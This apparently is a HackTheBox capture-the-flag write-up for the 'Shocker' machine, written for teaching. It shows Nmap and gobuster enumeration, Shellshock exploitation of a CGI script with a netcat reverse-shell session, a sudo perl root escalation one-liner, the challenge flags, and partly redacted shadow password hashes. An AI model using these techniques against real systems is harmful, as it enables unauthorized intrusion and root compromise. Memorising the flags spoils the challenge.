[HackTheBox] Shocker

Date: 13/Nov/2019
Categories: oscp, htb, linux
Tags: `exploit_shellshock`, `privesc_sudoers`
InfoCard:

Overview

This is a writeup for HTB VM `Shocker`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Nov 13 16:00:23 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪  --version-all -oN
 ↪  /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/_quick_tcp_nmap.txt -oX
 ↪  /root/toolbox/writeups/htb.shocker/results/10.10.10.56/scans/xml/_quick_tcp_nmap.xml
 ↪  10.10.10.56
Increasing send delay for 10.10.10.56 from 0 to 5 due to 145 out of 482 dropped probes since
 ↪  last increase.
Nmap scan report for 10.10.10.56
Host is up, received user-set (0.11s latency).
Scanned at 2019-11-13 16:00:24 PST for 25s
Not shown: 998 closed ports
Reason: 998 resets
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
 ↪  2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
 ↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQD8ArTOHWzqhwcyAZWc2CmxfLmVVTwfLZf0zhCBREGCpS2WC3NhAKQ2zefCHCU8XTC8hY9ta5
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
 ↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHrgPzVzoNHOJtTtM+zlwVfxzvcXPFFuQ
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+gOXhC6W3A3raTzjlXQMT8Msk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 13 16:00:49 2019 -- 1 IP address (1 host up) scanned in 26.24 seconds
```

2. We try Shellshock related enumeration steps to identify interesting scripts to be used as entrypoint:

```
gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
 ↪  200,204,301,302,307,403
gobuster -u 10.10.10.56 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -s
 ↪  200,204,301,302,307,403 -k -x sh,pl
nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
```

```
root@kali: ~/toolbox/data/writeups/htb.shocker # gobuster -u 10.10.10.56 -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80 -s 302,307,200,204,301,403

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.56/
[+] Threads      : 80
[+] Wordlist     : /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Status codes : 307,200,204,301,403,302
=====================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/cgi-bin/ (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
=====================================================
root@kali: ~/toolbox/data/writeups/htb.shocker #
```

Figure 2: writeup.enumeration.steps.2.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nmap -sV -p80 --script http-shellshock --script-args uri=/cgi-bin/user.sh,cmd=ls 10.10.10.56
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-13 16:52 PST
Nmap scan report for 10.10.10.56
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
root@kali: ~/toolbox/data/writeups/htb.shocker # ^C
```

Figure 3: writeup.enumeration.steps.2.2

3. The `user.sh` script looks interesting and we manually confirm that it is vulnerable to Shellshock:



Figure 4: writeup.enumeration.steps.3.1



Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

```
80/tcp    |  http  |  Apache httpd 2.4.18 ((Ubuntu))
2222/tcp  |  ssh   |  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

Files

```
http://10.10.10.56/cgi-bin/user.sh
```

Phase #2: Exploitation

1. We inject a Bash reverse shell command within the HTTP User-Agent header and get interactive access on the target system:



Figure 6: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.shocker # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.56] 33188
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/usr/lib/cgi-bin$

shelly@Shocker:/usr/lib/cgi-bin$ uname -a
uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
shelly@Shocker:/usr/lib/cgi-bin$

shelly@Shocker:/usr/lib/cgi-bin$ ifconfig
ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
          inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
          TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:65025189 (65.0 MB)  TX bytes:92873202 (92.8 MB)
```

Figure 7: writeup.exploitation.steps.1.2

2. We can now view the contents of the first flag file, `user.txt`:

```
shelly@Shocker:/home/shelly$ cat user.txt
2ec24e11320026d1e70ff3e16695b233
shelly@Shocker:/home/shelly$
```

Figure 8: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 shelly@Shocker> id
2 uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110
   ↪ (lxd),115(lpadmin),116(sambashare)
3 shelly@Shocker>
4 shelly@Shocker> uname
5 Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64
   ↪ x86_64 GNU/Linux
6 shelly@Shocker>
```

```
shelly@Shocker> ifconfig
ens33 Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
      inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
      inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
      inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:769099 errors:0 dropped:0 overruns:0 frame:0
      TX packets:542509 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:65025189 (65.0 MB)  TX bytes:92873202 (92.8 MB)
shelly@Shocker>
shelly@Shocker> users
root
shelly
```

Phase #3: Privilege Escalation

1. From the output of the `sudo -l`, we know that the user `shelly` can execute `perl` with `sudo` privileges. We use this to execute Bash and get elevated privileges:

```
sudo -l
sudo perl -e 'exec "/bin/sh";'
```

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Figure 9: writeup.privesc.steps.1.1

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux Shocker 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#
# ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:fe:2c
          inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:fe2c/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:fe2c/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:846383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:594047 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:71522685 (71.5 MB)  TX bytes:102083048 (102.0 MB)
```

Figure 10: writeup.privesc.steps.1.2

2. We then view the contents of the `root.txt` file to complete the challenge:

```
# cat /root/root.txt
52c2715605d70c7619030560dc1ca467
#
```

Figure 11: writeup.privesc.steps.2.1

Loot

Hashes

```
root:$6$BVgS5ne0$Q6rV3guK7QQUy7uRMwbQ3vv2Y5I9yQUhIzvrIhuiDso/
 ↪  o5UfDxZw7MMq8atR3UdJjhpkFVxVD0cVtjXQd.....................
shelly:$6
 ↪  $aYLAoDIC$CJ8f8WSCT6GYmbx7x8z5RfrbTG5mpDkkJkLW097hoiEw3tqei2cE7EcUTYdJTVMSa3PALZeBHjhiFR8Ba.....
```

Flags

```
/home/shelly/user.txt: 2ec24e11320026d1e70ff..........
/root/root.txt: 52c2715605d70c76190305.........
```

References

[+] https://www.hackthebox.eu/home/machines/profile/108
[+] https://www.youtube.com/watch?v=IBlTdguhgfY
[+] https://xd3m0n.xyz/htb_shocker/